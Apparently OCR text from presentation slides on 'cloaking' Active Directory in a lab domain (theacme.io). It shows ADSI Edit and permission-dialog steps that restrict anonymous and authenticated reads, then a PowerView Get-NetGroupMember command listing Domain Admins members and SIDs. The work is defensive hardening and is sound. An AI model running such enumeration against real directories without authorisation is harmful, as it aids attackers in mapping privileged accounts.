Authenticated Users
NT AUTHORITY
Add...
Remove
OK
Cancel
Apply
Remove
Pre-Windows 2000 Compatible Access Properties
General
Members
Member Of
Managed By
Members:
Name
Active Directory Domain Services Folde
Add...
Remove
OK
Cancel
Apply



ADSI Edit
Configuration [AcmeIODC01.theacme.io]
CN=Configuration,DC=theacme,DC=io
CN=DisplaySpecifiers
CN=Extended-Rights
CN=ForestUpdates
CN=LostAndFoundConfig
CN=NTDS Quotas
CN=Partitions
CN=Physical Locations
CN=Services
CN=AuthN Policy Configuration
CN=Claims Configuration
CN=Group Key Distribution Service
CN=Microsoft SPP
CN=MsmqServices
CN=NetServices
CN=Public Key Services
CN=RRAS
CN=Shadow Principal Configuration
CN=Windows NT
CN=Sites
CN=WellKnown Security Principals
CN=Directory Service Properties
Attribute Editor
Security
Attributes:
Attribute
Value
adminDescription
<not set>
adminDisplayName
<not set>
cn
Directory Service
description
<not set>
displayName
<not set>
displayNamePrintable
<not set>
distinguishedName
CN=Directory Service,CN=Windows NT,CN=
dSASignature
<not set>
dSCorePropagationD...
0x0 = ( )
dSHeuristics
<not set>
extensionName
<not set>
flags
<not set>
fSMORoleOwner
<not set>
garbageCollPeriod
<not set>
Edit
Filter
OK
Cancel
Apply
Help


ADSI Edit
Configuration [AcmeIODC01.theacme.io]
CN=Configuration,DC=theacme,DC=io
CN=DisplaySpecifiers
CN=Extended-Rights
CN=ForestUpdates
CN=LostAndFoundConfig
CN=NTDS Quotas
CN=Partitions
CN=Physical Locations
CN=Services
CN=AuthN Policy Configuration
CN=Claims Configuration
CN=Group Key Distribution Service
CN=Microsoft SPP
CN=MsmqServices
CN=NetServices
CN=Public Key Services
CN=RRAS
CN=Shadow Principal Configurati
CN=Windows NT
CN=Sites
CN=WellKnown Security Principals
CN=Directory Service Properties
Attribute Editor
Security
Attributes:
Attribute
Value
adminDescription
<not set>
adminDisplayName
<not set>
cn
Directory Service
description
<not set>
displayName
<not set>
displayNamePrintable
<not set>
distinguishedName
CN=Directory Service,CN=Windows NT,CN=
dSASignature
<not set>
dSCorePropagationD...
0x0 = ( )
dSHeuristics
<not set>
String Attribute Editor
Attribute:
dSHeuristics
Value:
<not set>
Clear
OK
Cancel



ADSI Edit
Configuration [AcmeIODC01.theacme.io]
CN=Configuration,DC=theacme,DC=io
CN=DisplaySpecifiers
CN=Extended-Rights
CN=ForestUpdates
CN=LostAndFoundConfig
CN=NTDS Quotas
CN=Partitions
CN=Physical Locations
CN=Services
CN=AuthN Policy Configuration
CN=Claims Configuration
CN=Group Key Distribution Service
CN=Microsoft SPP
CN=MsmqServices
CN=NetServices
CN=Public Key Services
CN=RRAS
CN=Shadow Principal Configurat
CN=Windows NT
CN=Sites
CN=WellKnown Security Principals
CN=Directory Service Properties
Attribute Editor
Security
Attributes:
Attribute
Value
adminDescription
<not set>
adminDisplayName
<not set>
cn
Directory Service
description
<not set>
displayName
<not set>
displayNamePrintable
<not set>
distinguishedName
CN=Directory Service,CN=Windows NT,CN=
dSASignature
<not set>
dSCorePropagationD...
0x0 = ( )
dSHeuristics
001
String Attribute Editor
Attribute:
dSHeuristics
Value:
001
Clear
OK
Cancel


Sean



Permission Entry for Domain Admins
Principal: Authenticated Users Select a principal
Type: Allow
Applies to: This object only
Permissions:
Full control
List contents
List object
Read all properties
Write all properties
Delete
Delete subtree
Read permissions



theacme.io Properties
General
Managed By
Object
Security
Attribute Editor
Group or user names:
Everyone
CREATOR OWNER
SELF
Authenticated Users
SYSTEM
MSOL_trd977930921
Add...
Remove
Permissions for Authenticated Users
Allow
Deny
Full control
Read
Write
Create all child objects
Delete all child objects
For special permissions or advanced settings, click Advanced.
Advanced
OK
Cancel
Apply
Help

Remove


theacme.io Properties
General
Managed By
Object
Security
Attribute Editor
Group or user names:
Everyone
CREATOR OWNER
SELF
SYSTEM
MSOL_trd977930921
Enterprise Read-only Domain Controllers (ACME\Enterprise Rea...
Add...
Remove
Permissions for SYSTEM
Allow
Deny
Full control
Read
Write
Create all child objects
Delete all child objects
For special permissions or advanced settings, click Advanced.
Advanced
OK
Cancel
Apply
Help








AD is now “cloaked”!


Privileged Group Enumeration Still Works Though Since Authenticated Users Still Has Rights on AD Objects

```
PS C:\> Get-NetGroupMember 'Domain Admins'


GroupDomain   : theacme.io
GroupName     : Domain Admins
MemberDomain  : theacme.io
MemberName    : sean
MemberSID     : S-1-5-21-143179592-3749324205-2095737646-2601
IsGroup       : False
MemberDN      : CN=Sean,CN=Users,DC=theacme,DC=io

GroupDomain   : theacme.io
GroupName     : Domain Admins
MemberDomain  : theacme.io
MemberName    : svcMOM
MemberSID     : S-1-5-21-143179592-3749324205-2095737646-1133
IsGroup       : False
